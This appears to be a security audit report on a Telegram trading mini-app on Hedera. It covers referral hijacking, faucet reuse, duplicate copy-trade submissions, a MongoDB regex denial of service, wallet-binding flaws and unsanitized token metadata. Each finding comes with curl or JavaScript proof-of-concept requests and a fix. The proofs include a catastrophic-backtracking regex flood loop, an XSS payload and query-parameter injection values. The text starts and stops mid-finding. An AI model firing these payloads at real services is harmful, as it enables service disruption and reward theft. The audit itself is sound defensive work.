Only emit signals for transactions that are verifiably swaps through a supported DEX, and price `minBuyAmount` independently of the attacker-influenced pool.

```
function extractCopySignals(transactions, targetAccountId) {
  const signals = [];
  for (const tx of transactions) {
    if (tx.result !== 'SUCCESS' || !Array.isArray(tx.token_transfers)) continue;
  }
}
```



```

// 1. Require interaction with an allowed DEX router/contract.
if (!txTouchesAllowedRouter(tx)) continue;

for (const transfer of tx.token_transfers) {
  if (transfer.account !== targetAccountId) continue;
  if (!transfer.token_id || transfer.token_id === WHBAR_TOKEN_ID) continue;
  const amount = Number(transfer.amount);
  if (!Number.isFinite(amount) || amount === 0) continue;

  // 2. For a buy, require a matching HBAR/WHBAR outflow from the target in the
  //   same tx (the target actually paid for the token).
  if (amount > 0 && !targetSpentHbarOrWhbar(tx, targetAccountId)) continue;
  // 3. For a sell, require a matching HBAR/WHBAR inflow.
  if (amount < 0 && !targetReceivedHbarOrWhbar(tx, targetAccountId)) continue;

  signals.push({ sourceTxId: tx.transaction_id, sourceTimestamp:
tx.consensus_timestamp,
    tokenId: transfer.token_id, direction: amount > 0 ? 'buy' : 'sell',
    sourceAmountRaw: String(Math.abs(Math.trunc(amount))) });
}
}
return signals;
}

```

Compute `minBuyAmount` from an independent price source (or enforce a minimum liquidity / maximum price-impact constraint on the route) so that an attacker-seeded thin pool cannot satisfy the on-chain slippage guard. Additionally validate the router/counterparty and token direction before the keeper submits any `executeCopyTrade` call.

Status

Resolved

Medium

[M-01] user#pending-referral - Public pending-referral endpoint can hijack referral attribution

Description

The `POST /api/user/pending-referral` endpoint is registered as a public route (listed in the `publicPaths` set in `middleware/telegramAuth.js`) and accepts a `chatId` and `referralCode` directly from the request body. Because the route is unauthenticated, the caller is never required to prove ownership of the supplied `chatId` (a Telegram user ID). The endpoint will create a `User` document if one does not already exist and set `pendingReferral` whenever the target user has no `referredBy` value yet.

The pending referral is later consumed by the authenticated `/profile` handler, which awards points to both parties (+50 to the referred user, +100 to the referrer).

Vulnerability Details

The handler trusts the body-supplied identity completely:

```
router.post('/pending-referral', async (req, res) => {
  const { chatId, referralCode } = req.body;          // body-supplied, public route
  if (!chatId) return res.status(400).json({ error: 'chatId is required' });
  if (!referralCode) return res.status(400).json({ error: 'referralCode is required' });
});
let user = await User.findOne({ chatId });
if (!user) user = new User({ chatId, referralCode: generateReferralCode() });
if (!user.referredBy) { user.pendingReferral = referralCode.toUpperCase(); await
user.save(); res.json({ success: true }); }
else res.json({ success: false, message: 'User already has a referrer' });
});
```

An attacker can enumerate or guess Telegram IDs (`chatId`) and pre-seed `pendingReferral` with their own `referralCode` for any account that has not yet been referred. When the genuine user later authenticates and hits `/profile`, the poisoned attribution is applied:

```

if (user.pendingReferral && !user.referredBy) {
  const referrer = await User.findOne({ referralCode: user.pendingReferral });
  if (referrer && referrer.chatId !== chatId) {
    user.referredBy = user.pendingReferral;
    user.points = (user.points || 0) + 50;
    referrer.points = (referrer.points || 0) + 100;
    await referrer.save();
  }
  user.pendingReferral = null;
}

```

Because `referredBy` is only set on the first `/profile` visit, an attacker who poisons the record before a victim ever opens the app wins the attribution race for that victim.

Proof of Concept

```

# Attacker knows their own referral code "ATTACK1" and a set of likely Telegram IDs.
# No auth header is required because the route is public.

for victim_id in 1000001 1000002 1000003 1000004; do
  curl -s -X POST https://api.honk.example/api/user/pending-referral \
    -H "Content-Type: application/json" \
    -d '{"chatId": "$victim_id", "referralCode": "ATTACK1"}'
done

# Each call creates the victim's User doc (if absent) and stamps
# pendingReferral = "ATTACK1". When victim 1000002 first opens the mini app
# and an authenticated /profile call runs, the attacker is credited +100
# points and the victim is bound to referredBy = "ATTACK1".

```

Impact

An attacker can pre-poison or hijack referral attribution for known or guessed Telegram IDs, stealing referrer rewards and binding victims to a referrer they never chose. The impact is bounded by the requirement that a real user must subsequently open the app, and by the per-referral reward value, so it is a meaningful reward-theft and attribution-integrity issue rather than an unbounded mint.

Recommendation

Do not trust public, body-supplied Telegram IDs for referral pre-seeding. Bind referral application to the authenticated user instead.

```
- router.post('/pending-referral', async (req, res) => {
-   const { chatId, referralCode } = req.body;
+ // Require auth and derive identity from the verified init data, not the body.
+ router.post('/pending-referral', telegramAuth, async (req, res) => {
+   const chatId = req.auth.telegramUserId;          // verified identity
+   const { referralCode } = req.body;
+   if (!referralCode) return res.status(400).json({ error: 'referralCode is
required' });
+   let user = await User.findOne({ chatId });
+   if (!user) user = new User({ chatId, referralCode: generateReferralCode() });
+   if (!user.referredBy) { user.pendingReferral = referralCode.toUpperCase(); await
user.save(); res.json({ success: true }); }
+   else res.json({ success: false, message: 'User already has a referrer' });
+ });
```

If pre-seeding before first login is a product requirement, accept it only via a bot-signed server-to-server request rather than an open public route, and remove `/api/user/pending-referral` from `publicPaths`.

Status

Resolved

[M-02] user#activate-wallet - Wallet activation faucet can be reused after wallet deletion

Description

The `activate-wallet` route funds a newly bound wallet with `0.1 HBAR` from the operator account and records the activation time in `walletActivatedAt`. The "already activated" guard that prevents repeated funding requires that `accountId`, `evmAddress`, and `walletActivatedAt` are all present simultaneously. The `DELETE /wallet` route clears `accountId` and `evmAddress` but leaves `walletActivatedAt` intact, which causes the guard to evaluate to false on a subsequent activation attempt, re-enabling the faucet.

Vulnerability Details

The funding guard requires all three fields:

```
if (user.accountId && user.evmAddress && user.walletActivatedAt) { // guard needs
  ALL three
  /* return alreadyActivated */
}
// sends 0.1 HBAR via TransferTransaction from operator, sets user.walletActivatedAt
= new Date()
```

The wallet deletion handler clears the binding fields but not the activation marker:

```
// DELETE /wallet:
user.publicKey = null; user.accountId = null; user.evmAddress = null; //
walletActivatedAt NOT cleared
await user.save();
```

After deletion, `user.accountId` and `user.evmAddress` are `null`, so the conjunction `user.accountId && user.evmAddress && user.walletActivatedAt` is false, and the guard no longer short-circuits. Once the 24-hour cooldown enforced via `lastWalletActivationAttemptAt` elapses, the same authenticated Telegram user can bind a wallet again and trigger another `0.1 HBAR` operator transfer.

Proof of Concept

```
INIT='x-telegram-init-data: <valid signed init data for one user>'

# 1) Bind a wallet and activate -> receives 0.1 HBAR, sets walletActivatedAt.
curl -s -X POST https://api.honk.example/api/user/wallet \
  -H "$INIT" -H "Content-Type: application/json" \
  -d '{"publicKey":"302a...", "accountId":"0.0.123", "evmAddress":"0xabc...1"}'
curl -s -X POST https://api.honk.example/api/user/activate-wallet -H "$INIT"

# 2) Delete the wallet binding. walletActivatedAt is left in place,
#    but accountId/evmAddress are now null.
curl -s -X DELETE https://api.honk.example/api/user/wallet -H "$INIT"

# 3) Wait out the 24h cooldown, re-bind a fresh wallet, and activate again.
#    The guard (accountId && evmAddress && walletActivatedAt) is false,
#    so the operator sends another 0.1 HBAR.
curl -s -X POST https://api.honk.example/api/user/wallet \
  -H "$INIT" -H "Content-Type: application/json" \
  -d '{"publicKey":"302a...", "accountId":"0.0.456", "evmAddress":"0xabc...2"}'
curl -s -X POST https://api.honk.example/api/user/activate-wallet -H "$INIT"
# -> second 0.1 HBAR payout to the same Telegram user.
```

Impact

An authenticated user can repeatedly drain the operator faucet by cycling activate -> delete -> wait 24h -> activate. Each cycle costs the operator 0.1 HBAR, and the attack scales horizontally across many accounts, producing a slow but persistent operator-cost bleed.

Recommendation

Treat wallet activation as a permanent, per-Telegram-user event and gate funding on activation metadata that is independent of the current wallet binding fields.

```
- if (user.accountId && user.evmAddress && user.walletActivatedAt) {
+ // Funding is one-time per user: the activation marker alone is authoritative.
+ if (user.walletActivatedAt) {
```

```
return res.json({ alreadyActivated: true });  
}
```

Do not clear `walletActivatedAt` on `DELETE /wallet`. If re-funding is ever legitimately required, gate it behind an explicit admin reset rather than a self-service deletion path.

Status

Resolved

[M-03] copyTradeKeeper#executeCopyTradeOnChain - Copy-trade retries can resubmit an already successful on-chain trade

Description

The copy-trade keeper submits an on-chain transaction and then fetches the transaction record before updating MongoDB. If the on-chain transaction succeeds but the subsequent `getRecord` call or a later database write throws, the execution is marked `failed` and scheduled for retry. Because no submitted transaction ID or per-source idempotency key is persisted before the record is awaited, the retry resubmits the identical copy trade, producing a duplicate on-chain spend.

Vulnerability Details

The submit-then-record sequence creates a window where on-chain success is not reflected in the database:

```
const tx = await new ContractExecuteTransaction()
  .setContractId(COPY_TRADE_CONTRACT_ID).setGas(COPY_TRADE_GAS_LIMIT)
  .setFunction('executeCopyTrade', params).execute(client);
const record = await tx.getRecord(client);    // if this throws AFTER on-chain
success -> marked failed -> retried
return record.transactionId.toString();
// executePendingExecution catch{}: status:'failed', nextRetryAt set, retryCount++.
No submitted txId persisted pre-record.
```

The `executePendingExecution` catch block sets status: `'failed'`, assigns `nextRetryAt`, and increments `retryCount`, with no record of the already-submitted transaction. `runRetryExecutions` later picks the execution back up and calls `executeCopyTradeOnChain` again, which invokes `executeCopyTrade` on `SignedCopyTradeBook.sol` a second time for the same source signal. The on-chain contract has no per-signal idempotency key, so it executes the duplicate within the follower's policy budget (bounded only by `maxTotalSellAmount`).

Proof of Concept

```
// Timeline of a single copy signal under a transient post-submit failure:
```



```

// t0: keeper submits executeCopyTrade for follower F on source signal S.
const tx = await contractExecute('executeCopyTrade', paramsForSignalS); // succeeds
on-chain
// t1: getRecord throws (mirror node hiccup / timeout) BEFORE any DB write.
const record = await tx.getRecord(client); // throws

// catch block:
await Copy_Trade_Execution.updateOne(
  { _id: exec._id },
  { $set: { status: 'failed', nextRetryAt: Date.now() + RETRY_DELAY }, $inc: {
retryCount: 1 } }
); // NOTE: no submitted txId recorded

// t2: runRetryExecutions re-runs the SAME execution:
await executeCopyTradeOnChain(paramsForSignalS); // submits executeCopyTrade AGAIN
// -> follower F's policy budget is spent twice for the single source signal S.

```

Impact

A single copy-trade signal can spend a follower's on-chain policy budget more than once, up to the configured retry count and the on-chain cap. Loss is bounded by `maxTotalSellAmount` and requires a post-submit failure window, so it is a genuine duplicate-spend within the user-approved budget rather than an unbounded drain.

Recommendation

Persist the submitted transaction ID before awaiting the record, and reconcile on retry instead of blindly resubmitting. Prefer an on-chain idempotency key derived from the source signal.

```

const tx = await new ContractExecuteTransaction()
  .setContractId(COPY_TRADE_CONTRACT_ID).setGas(COPY_TRADE_GAS_LIMIT)
  .setFunction('executeCopyTrade', params).execute(client);

// Persist submitted txId BEFORE polling for the record.
await Copy_Trade_Execution.updateOne(
  { _id: exec._id },

```

```
    { $set: { status: 'submitted', submittedTxId: tx.transactionId.toString() } }  
  );  
  
  const record = await tx.getRecord(client);  
  return record.transactionId.toString();
```

On retry, if `submittedTxId` is present, query the mirror node for that transaction's outcome and finalize the execution from the on-chain result rather than resubmitting. Additionally, have `SignedCopyTradeBook.sol#executeCopyTrade` record a per-source-signal idempotency key and revert on replay.

Status

Resolved

[M-04] copyTradeKeeper#runConfig - Copy-trade cursor skips failed or unprocessed signals

Description

The copy-trade keeper advances its `lastProcessedTimestamp` cursor to the newest fetched transaction after iterating the batch, regardless of whether every signal in that batch was successfully recorded and processed. Non-duplicate failures raised in `runSignal` are caught at the `runConfig` level, after which the cursor has already moved past the failed transaction, so the skipped signal is never retried.

Vulnerability Details

The cursor is advanced unconditionally once the loop completes:

```
// runConfig advances cursor unconditionally after loop:
let newestTimestamp = config.lastProcessedTimestamp;
for (const tx of txs) { if (!newestTimestamp || tx.consensus_timestamp >
newestTimestamp) newestTimestamp = tx.consensus_timestamp; }
await Copy_Trade.updateOne({ _id: config._id }, { $set: { lastProcessedTimestamp:
newestTimestamp, updatedAt: new Date() } });
```

`newestTimestamp` is computed purely from the fetched transactions, not from which signals were actually processed. If `runSignal` throws for a transaction in the middle of the batch and that error is caught at the config level, the loop still finishes and `lastProcessedTimestamp` is set to the newest `consensus_timestamp` in the batch. The next keeper cycle queries for transactions strictly after the new cursor, permanently skipping the failed signal.

Proof of Concept

```
// Batch fetched for a config: [txA (sell), txB (buy), txC (buy)]
// consensus_timestamp order: txA < txB < txC

for (const tx of txs) {
  try {
    await runSignal(config, tx); // txA (the copied wallet's SELL) throws a
non-duplicate error
```

```

    } catch (e) {
      // caught at config level; loop continues to txB, txC
    }
  }

  // After the loop, newestTimestamp = txC.consensus_timestamp.
  await Copy_Trade.updateOne(
    { _id: config._id },
    { $set: { lastProcessedTimestamp: txC.consensus_timestamp } }
  );

  // Next cycle: query consensus_timestamp > txC -> txA (the SELL) is never seen again.
  // The follower never copies the exit and stays exposed while the source wallet has
  sold.

```

Impact

Copy-trade events are silently skipped whenever a signal fails for any reason other than a duplicate. Missed sells are especially harmful because the follower remains exposed in a position while the copied wallet has already exited. This breaks the core copy-trading workflow with indirect fund risk; it is failing to act rather than directly extracting value, which keeps it at Medium.

Recommendation

Advance the cursor only through the contiguous, successfully-processed watermark, and leave failed transactions eligible for retry.

```

// Process strictly oldest-first and stop the watermark at the first failure.
txs.sort((a, b) => (a.consensus_timestamp > b.consensus_timestamp ? 1 : -1));

let watermark = config.lastProcessedTimestamp;
for (const tx of txs) {
  try {
    await runSignal(config, tx);
    watermark = tx.consensus_timestamp; // advance only past confirmed-processed
    signals
  } catch (e) {

```

```
    logger.error(`signal ${tx.consensus_timestamp} failed; halting cursor advance`,  
e);  
    break; // do not skip the failed tx  
  }  
}  
await Copy_Trade.updateOne({ _id: config._id }, { $set: { lastProcessedTimestamp:  
watermark } });
```

Status

Resolved

[M-05] user#profile - Referral credits are non-atomic and can double-credit

Description

Referral application in the `/profile` handler and the referral apply path performs a read-modify-write across both the referred user's document and the referrer's document. The `referredBy` check and the point increments are not protected by an atomic conditional update or a multi-document transaction, so concurrent requests can apply the same referral more than once and can lose referrer point increments under write contention.

Vulnerability Details

The apply path reads `referredBy`, then writes points and `referredBy` separately:

```
if (user.pendingReferral && !user.referredBy) {
  const referrer = await User.findOne({ referralCode: user.pendingReferral });
  if (referrer && referrer.chatId !== chatId) {
    user.referredBy = user.pendingReferral;
    user.points = (user.points || 0) + 50;
    referrer.points = (referrer.points || 0) + 100;
    await referrer.save();
  }
  user.pendingReferral = null;
}
await user.save();
```

Two concurrent authenticated `/profile` calls for the same user each read `user.referredBy` as unset, both pass the `!user.referredBy` guard, and both apply +50 to the user and +100 to the referrer before either persists `referredBy`. Separately, because `referrer.points` is read into memory and written back with `referrer.save()`, two referrals processed concurrently for the same referrer can clobber each other's increment (lost update), losing legitimately earned referrer points.

Proof of Concept

```
// Fire two authenticated /profile requests for the SAME user nearly simultaneously.
// Both see user.referredBy == undefined and user.pendingReferral set.
```

```

await Promise.all([
  fetch('https://api.honk.example/api/user/profile', { headers: {
    'x-telegram-init-data': INIT } }),
  fetch('https://api.honk.example/api/user/profile', { headers: {
    'x-telegram-init-data': INIT } }),
]);

// Race outcome:
//   Request 1: reads referredBy=undefined -> +50 user, +100 referrer
//   Request 2: reads referredBy=undefined -> +50 user, +100 referrer
// Net: user credited +100 instead of +50, referrer credited +200 instead of +100,
// from a single legitimate referral relationship.

```

Impact

A real race condition lets the same referral be applied multiple times, minting reward units for both the referred user and the referrer. The same non-atomic pattern can also drop referrer increments under concurrent updates. The window is narrow and condition-dependent, keeping severity at Medium.

Recommendation

Apply the referred user's binding with a conditional atomic update and credit the referrer with an atomic `$inc`, or wrap both writes in a transaction with a uniqueness guard.

```

// Atomically claim the referral exactly once for the referred user.
const claimed = await User.updateOne(
  { chatId, referredBy: { $in: [null, undefined] }, pendingReferral: { $ne: null } },
  { $set: { referredBy: user.pendingReferral, pendingReferral: null }, $inc: {
    points: 50 } }
);

if (claimed.modifiedCount === 1) {
  // Only the winning request credits the referrer, atomically.
  await User.updateOne(
    { referralCode: user.pendingReferral, chatId: { $ne: chatId } },

```



```
{ $inc: { points: 100 } }  
);  
}
```

For full cross-document safety, run both updates inside a MongoDB session transaction.

Status

Resolved

[M-06] trending#trending-tokens - Public trending search exposes MongoDB regex DoS

Description

The `/api/trending-tokens` route is public (registered without authentication in `index.js`) and constructs MongoDB `$regex` queries directly from the `universe` and `search` query parameters without escaping regex metacharacters or applying a length cap. Although the endpoint limits the number of returned rows, MongoDB must still evaluate the attacker-supplied regex predicate against the collection, making the route a denial-of-service vector.

Vulnerability Details

User input is interpolated directly into `$regex` filters:

```
const { universe = 'all', search = '' } = req.query;
const normalizedUniverse = String(universe || 'all').toLowerCase();
if (normalizedUniverse !== 'all') query.tokenType = { $regex: normalizedUniverse,
  $options: 'i' }; // unescaped
const searchTerm = String(search || '').trim();
if (searchTerm) query.$or = [
  { symbol: { $regex: searchTerm, $options: 'i' } },
  { name: { $regex: searchTerm, $options: 'i' } },
  { tokenId: { $regex: searchTerm, $options: 'i' } }, // unescaped, no length cap
];
```

The `searchTerm` is passed verbatim into three case-insensitive `$regex` predicates joined by `$or`. An unauthenticated attacker can supply a pathological or very long pattern (for example, nested quantifiers that trigger catastrophic backtracking, or an extremely long alternation) that MongoDB must evaluate across the indexed/unindexed fields for every candidate document. The row limit on the response does not bound the cost of evaluating the predicate.

Proof of Concept

```
# Unauthenticated. A pathological pattern forces expensive regex evaluation
```

```

server-side.
curl -s -G https://api.honk.example/api/trending-tokens \
  --data-urlencode 'search=(a+)+(a+)+(a+)+(a+)+(a+)+$'

# Or an extremely long pattern with no length cap:
curl -s -G https://api.honk.example/api/trending-tokens \
  --data-urlencode "search=$(python3 -c 'print("a"*5000 + "z")')'"

# Repeat concurrently to saturate MongoDB CPU and inflate latency for all users:
for i in $(seq 1 200); do
  curl -s -G https://api.honk.example/api/trending-tokens \
    --data-urlencode 'search=(a+)+(a+)+(a+)+(a+)+$' >/dev/null &
done

```

Impact

Unauthenticated attackers can repeatedly submit expensive or very long regex patterns, driving up MongoDB CPU usage and API latency on a public route and degrading availability of the shared service for all users. No accounts, privileged state, or funds are exposed, which keeps the finding at Medium.

Recommendation

Escape regex metacharacters in user input, cap the input length, treat universe as a closed enum, and prefer an indexed text search over arbitrary regex.

```

function escapeRegex(s) {
  return String(s).replace(/[*+?^${}()|[\]\|\|]/g, '\\$&');
}

const ALLOWED_UNIVERSES = new Set(['all', 'meme', 'defi', 'verified']);
const normalizedUniverse = String(universe || 'all').toLowerCase();
if (!ALLOWED_UNIVERSES.has(normalizedUniverse)) {
  return res.status(400).json({ error: 'invalid universe' });
}
if (normalizedUniverse !== 'all') query.tokenType = normalizedUniverse; // exact match

```

```
const searchTerm = String(search || '').trim().slice(0, 64); // length cap
if (searchTerm) {
  const safe = escapeRegex(searchTerm);
  query.$or = [
    { symbol: { $regex: safe, $options: 'i' } },
    { name: { $regex: safe, $options: 'i' } },
    { tokenId: { $regex: safe, $options: 'i' } },
  ];
}
```

For best results, back the search with a MongoDB text index (\$text) or a dedicated search service instead of \$regex.

Status

Resolved

[M-07] **user#wallet** - Wallet identity and settings are mutable without ownership proof or validation

Description

Multiple routes allow an authenticated user to bind or overwrite wallet identity fields (`publicKey`, `accountId`, `evmAddress`) and trading settings (`backupWallet`, `slippage`, `autoSweepAmount`, `autoBuyAmount`) without proving control of the supplied keys/addresses and with little input validation. The limit-order `prepare-create` route can also overwrite the stored `evmAddress` from a body-supplied `makerEvmAddress`. This breaks wallet-identity integrity and can be abused to point keeper activity at an EVM address the caller does not control.

Vulnerability Details

The `/wallet`, `/wallet/account-id`, and `settings` routes store caller-supplied identity and configuration values without an ownership challenge, and `prepare-create` overwrites the stored address from the request body:

- `routes/user.js` `/wallet` and `/wallet/account-id` accept `publicKey`, `accountId`, and `evmAddress` directly and persist them.
- `routes/limitOrdersV2.js` `prepare-create` reads `makerEvmAddress` from the body and writes it over the user's stored `evmAddress`.
- The `settings` route stores `backupWallet`, `slippage`, `autoSweepAmount`, and `autoBuyAmount` with minimal range checking.

Because none of these mutations require a signed challenge demonstrating control of the private key behind the EVM address, an attacker can bind an `evmAddress` they do not own. If that address already has an active on-chain copy-trade policy in `SignedCopyTradeBook.sol`, the keeper can be induced to perform copy-trade activity selecting that unproven address as the follower (`followerEvmAddress = user.evmAddress.toLowerCase()`), and unvalidated numeric settings can corrupt holdings sync and auto-buy/auto-sweep behaviour.

Proof of Concept

```
INIT='x-telegram-init-data: <valid signed init data for attacker>'

# Bind an EVM address the attacker does NOT control. No ownership proof is required.
curl -s -X POST https://api.honk.example/api/user/wallet \
  -H "$INIT" -H "Content-Type: application/json" \
  -d
'{"publicKey":"302a...", "accountId":"0.0.999", "evmAddress":"0xVICTIM_WITH_ACTIVE_POLI
CY"}'
```

```
# Or overwrite the stored evmAddress via the limit-order prepare path:
curl -s -X POST https://api.honk.example/api/limit-orders-v2/prepare-create \
  -H "$INIT" -H "Content-Type: application/json" \
  -d '{"makerEvmAddress":"0xVICTIM_WITH_ACTIVE_POLICY", ...}'
```

```
# Submit an out-of-range setting that is stored without clamping:
curl -s -X POST https://api.honk.example/api/user/wallet/settings \
  -H "$INIT" -H "Content-Type: application/json" \
  -d '{"slippage":999999, "autoBuyAmount":-5, "autoSweepAmount":1e30}'
```

Impact

Wallet-identity integrity is broken: holdings sync, copy-trade follower selection, and trading settings can be corrupted. An attacker can drive keeper activity for an EVM address they have not proven they own when that address already has an active on-chain copy-trade policy. The blast radius is limited because the contract prevents receiver redirection, requires the maker's pre-existing policy/allowance, and limit-order execution still requires a maker EIP-712 signature, keeping this at Medium rather than High.

Recommendation

Require a signed wallet-linking challenge before storing or using any EVM address, validate identifiers, and clamp numeric settings.

```
// Require proof of control before binding an EVM address.
```

```

const { evmAddress, linkSignature, nonce } = req.body;
const recovered = ethers.verifyMessage(`Link ${evmAddress} to HONK:${nonce}`,
linkSignature);
if (recovered.toLowerCase() !== String(evmAddress).toLowerCase()) {
  return res.status(401).json({ error: 'wallet ownership not proven' });
}
if (!/^0x[0-9a-fA-F]{40}$/.test(evmAddress)) {
  return res.status(400).json({ error: 'invalid evmAddress' });
}

// Clamp numeric settings.
const slippage = Math.min(Math.max(Number(req.body.slippage) || 0, 0), 50); //
0..50%
const autoBuyAmount = Math.min(Math.max(Number(req.body.autoBuyAmount) || 0, 0),
MAX_AUTO_BUY);
const autoSweepAmount = Math.min(Math.max(Number(req.body.autoSweepAmount) || 0, 0),
MAX_AUTO_SWEEP);

```

Do not let prepare-create overwrite a stored evmAddress from the body; derive the maker address from the user's verified, ownership-proven binding instead.

Status

Resolved

[M-08] limitOrdersV2#cancel - Limit-order cancellation is off-chain only and races execution

Description

Cancelling a limit order updates only the MongoDB record and never calls the on-chain `cancelOrder` function. The backend additionally permits cancellation while the order is in the `executing` state, and the keeper's post-execution update can mark the order `executed` after the user has already submitted a cancel, allowing an in-flight fill to complete despite the user's cancellation.

Vulnerability Details

The cancel handler mutates only the database and writes a synthetic off-chain execution record:

```
router.post('/cancel', async (req, res) => {
  const { clientId } = req.body;
  const order = await Limit_Order_V2.findOne({ chatId, clientId });
  if (!['open', 'triggered', 'executing'].includes(order.status)) // allows cancel
  while executing
    return res.status(400).json({ success: false, error: `Order is ${order.status}
and cannot be cancelled` });
  order.status = 'cancelled'; order.cancelledAt = new Date(); await order.save();
  await Limit_Order_V2_Execution.create({ clientId, action: 'cancel', txId:
  'offchain', success: true }); // never calls contract.cancelOrder
});
```

Because `executing` is an allowed cancel state and the contract's `cancelOrder` (`SignedLimitOrderBook.sol#cancelOrder`) is never invoked, the signed order remains fillable on-chain. If the keeper (`services/limitOrderV2Keeper.js`) has already submitted the fill when the cancel lands, its post-execution write can transition the order to `executed` after the cancel, and the on-chain fill completes regardless of the backend status. The order also stays fillable on-chain until expiry whenever it is neither filled nor cancelled on-chain.

Proof of Concept

```
// Order 0 is in 'executing': the keeper has already submitted the on-chain fill.

// User submits cancel; backend allows it because 'executing' is permitted.
await fetch('https://api.honk.example/api/limit-orders-v2/cancel', {
  method: 'POST',
  headers: { 'x-telegram-init-data': INIT, 'Content-Type': 'application/json' },
  body: JSON.stringify({ clientId: '0' }),
});
// Backend sets status='cancelled' and writes an 'offchain' cancel record.
// It never calls SignedLimitOrderBook.cancelOrder.

// Meanwhile the keeper's submitted tx confirms on-chain (minBuyAmount still
satisfied),
// and its post-execution update marks 0 'executed' AFTER the cancel.
// Result: the user sees a cancel that did not prevent the fill; the signed order
// was consumed on-chain despite the cancellation request.
```

Impact

A user's cancellation can fail to prevent an in-flight fill, violating the user-facing trading control and producing an unwanted execution. Even outside the race, a signed order that is cancelled only off-chain remains fillable on-chain until expiry. Because the user originally signed the order, the keeper must hit the execution race, and the on-chain minBuyAmount still applies, the severity is Medium rather than High.

Recommendation

Do not treat off-chain cancellation as final once execution has started, and add on-chain cancellation where the UX requires finality.

```
router.post('/cancel', async (req, res) => {
  const { clientId } = req.body;
  const order = await Limit_Order_V2.findOne({ chatId, clientId });

  // Do not allow a soft cancel to override an in-flight fill.
  if (order.status === 'executing') {
```



```
    return res.status(409).json({ success: false, error: 'Order is executing and
cannot be cancelled off-chain' });
  }
  if (!['open', 'triggered'].includes(order.status)) {
    return res.status(400).json({ success: false, error: `Order is ${order.status}
and cannot be cancelled` });
  }

  // For finality, cancel on-chain so the signed order can never be filled later.
  const txId = await cancelOrderOnChain(order); // calls
SignedLimitOrderBook.cancelOrder
  order.status = 'cancelled'; order.cancelledAt = new Date(); await order.save();
  await Limit_Order_V2_Execution.create({ clientId, action: 'cancel', txId,
success: true });
  res.json({ success: true });
});
```

Status

Resolved

Low

[L-01] trade#memejob-token - Hardcoded third-party API keys and key-backed public proxy abuse

Description

Third-party API keys are hardcoded directly in source files or supplied as source-level fallbacks, and the public MemeJob proxy endpoints forward the server-side MEMEJOB_API_KEY on behalf of any caller. The `/api/trade/memejob-token/:tokenId` route interpolates the `tokenId` path parameter into the upstream query string without `encodeURIComponent`.

Vulnerability Details

In `services/trendingSync.js:6` and `scripts/syncTrendingTokens.js:20`, provider credentials appear as hardcoded values or in-source fallbacks. In `routes/featured.js:7-11` and `routes/trade.js:191-245`, public endpoints attach the server-held MEMEJOB_API_KEY to upstream requests, so any unauthenticated client effectively borrows the server's credential and quota. The token ID is concatenated into the upstream URL unencoded.

```
// routes/trade.js (memejob-token)
const url =
  `https://api.memejob.example/tokens?id=${req.params.tokenId}&apikey=${process.env.MEMEJOB_API_KEY}`;
const upstream = await fetch(url); // tokenId not URL-encoded
```

A `tokenId` value such as `1&limit=9999` is concatenated raw, altering the fixed-host upstream query parameters.

Proof of Concept

```
# Any caller consumes the server-side MEMEJOB_API_KEY quota
curl 'https://api.honk.example/api/trade/memejob-token/0.0.123456'
```

```
# Unencoded path param injects extra upstream query parameters
curl 'https://api.honk.example/api/trade/memecoin-token/0.0.1%26limit=9999'
```

Impact

Anyone with source access obtains live provider credentials. Public proxy access lets unauthenticated callers consume server-side quota and attribution, and the unencoded token ID can manipulate query parameters on the fixed upstream host. Rated Low because no funds, accounts, or privileged state are directly exposed and the upstream host is fixed.

Recommendation

```
- const url =
`https://api.memecoin.example/tokens?id=${req.params.tokenId}&apikey=${process.env.MEM
EJOB_API_KEY}`;
+ const tokenId = String(req.params.tokenId);
+ if (!/^0\.\d+\.\d+$/.test(tokenId)) return res.status(400).json({ error: 'Invalid
token id' });
+ const url =
`https://api.memecoin.example/tokens?id=${encodeURIComponent(tokenId)}&apikey=${proces
s.env.MEMEJOB_API_KEY}`;
```

Remove all keys from source and rotate any exposed credentials, gate key-backed proxies behind authentication and tighter rate limits, validate token ID formats, and URL-encode every interpolated upstream query parameter.

Status

Resolved

[L-02] trendingSync#syncTrending - Untrusted token metadata is persisted and served unsanitized

Description

Third-party and user-controlled token fields (`name`, `symbol`, `description`, `icon`) are ingested from upstream sources and persisted, then served to clients without sanitization or tight URL/length validation. MemeJob token metadata in particular can be attacker-created.

Vulnerability Details

The sync paths in `services/trendingSync.js:107-124`, `services/algoliaSync.js:87-117`, and `services/memejobSync.js:74-107` write upstream-provided strings directly into Mongo documents. Because anyone can mint a MemeJob token with arbitrary `name`, `symbol`, `description`, and `icon`, these fields are effectively attacker-controlled and are later returned verbatim by the public API.

```
// services/memejobSync.js (ingestion)
await Token.updateOne({ tokenId }, { $set: {
  name: t.name, symbol: t.symbol,
  description: t.description, icon: t.icon, // unvalidated, unsanitized
}}, { upsert: true });
```

Proof of Concept

```
# An attacker-created token's metadata is stored and served back verbatim
curl 'https://api.honk.example/api/trending' | grep -o '"description": "[^"]*"'
# -> "description": "<img src=x onerror=alert(1)>"
```

Impact

If the Telegram WebApp frontend renders any of these fields unsafely, the backend becomes a stored-XSS delivery path directly into an active trading session. Rated Low because the frontend sink has not been verified; this should be upgraded if unsafe rendering is confirmed.

Recommendation

```
const clean = (s, max) => String(s ?? '').slice(0, max).replace(/[<>]/g, '');  
const isSafeIcon = (u) => /^https:\/\/[\w.-]+\.[\w./%-]*$/i.test(String(u ?? ''));  
const doc = {  
  name: clean(t.name, 64),  
  symbol: clean(t.symbol, 16),  
  description: clean(t.description, 512),  
  icon: isSafeIcon(t.icon) ? t.icon : null,  
};
```

Normalize, length-bound, and sanitize token metadata at ingestion, and restrict icon URLs to expected schemes/domains or proxy them safely.

Status

Resolved

[L-03] holdings#upsert - Holdings, positions, and PnL are client-reported

Description

Authenticated users can create and update arbitrary holdings, balances, swap records, and prices for their own account. Analytics positions and PnL are then derived directly from these self-reported values.

Vulnerability Details

The handlers in `routes/holdings.js:44-119` and `routes/holdings.js:140-175` accept client-supplied balances, amounts, and prices and persist them without on-chain verification. The analytics endpoints in `routes/analytics.js:107-217` compute positions, PnL, and rankings from those same unverified records.

```
// routes/holdings.js
const { tokenId, balance, avgPrice, swaps } = req.body;
await Holding.updateOne(
  { chatId, tokenId },
  { $set: { balance, avgPrice, swaps } }, // trusted blindly
  { upsert: true }
);
```

Proof of Concept

```
curl -X POST https://api.honk.example/api/holdings \
  -H 'x-telegram-init-data: <valid initData>' \
  -H 'content-type: application/json' \
  -d '{"tokenId":"0.0.111","balance":"999999999","avgPrice":"0.0000001"}'
# Analytics now reports a fabricated position and inflated PnL
```

Impact

